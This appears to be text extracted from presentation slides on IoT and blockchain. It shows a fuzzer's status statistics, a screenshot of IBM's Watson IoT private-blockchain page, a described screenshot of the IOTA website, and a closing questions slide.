paths timed out : 0 (0.00%)	count coverage : 2.55 bits/tuple
stage progress	findings in depth
now trying : interest 32/8	favored paths : 128 (65.64%)
stage execs : 0/9990 (0.00%)	new edges on : 85 (43.59%)
total execs : 654k	total crashes : 0 (0 unique)
exec speed : 2306/sec	total hangs : 1 (1 unique)
fuzzing strategy yields	path geometry
bit flips : 88/14.4k, 6/14.4k, 6/14.4k	levels : 3
byte flips : 0/1804, 0/1786, 1/1750	pending : 178
arithmetics : 31/126k, 3/45.6k, 1/17.8k	pend fav : 114
known ints : 1/15.8k, 4/65.8k, 6/78.2k	imported : 0
havoc : 34/254k, 0/0	variable : 0
trim : 2876 B/931 (61.45% gain)	latent : 0


Blockchain & IoT

← → ⌂  Secure | <https://www.ibm.com/internet-of-things/platform/private-blockchain/> 

IBM Marketplace Search 

Watson Internet of Things

Platform > Blockchain >




Implement your first IoT and Blockchain project

Implement IoT and Blockchain for accountability and security

Kick-start your blockchain project

Blockchain & IoT



The screenshot shows the official website for IOTA (<https://iota.org>). The page has a dark background featuring a stylized Earth with glowing blue and green nodes connected by lines, representing a network. In the upper left, the IOTA logo (a circular pattern of dots) is displayed above the word "IOTA". On the right side, there is a vertical navigation menu with links for "BLOG", "DEVELOPERS", and "NEWSLETTER", each underlined. Below the menu, there are several horizontal bars of varying lengths. The central text area contains the slogan "THE BACKBONE OF IOT IS HERE" in large white letters, followed by the tagline "Scalable, Decentralized, Modular, No Fees" in teal. At the bottom center is a call-to-action button labeled "LEARN MORE ▾". The browser's address bar at the top shows the secure connection and the URL "https://iota.org".



Question ?

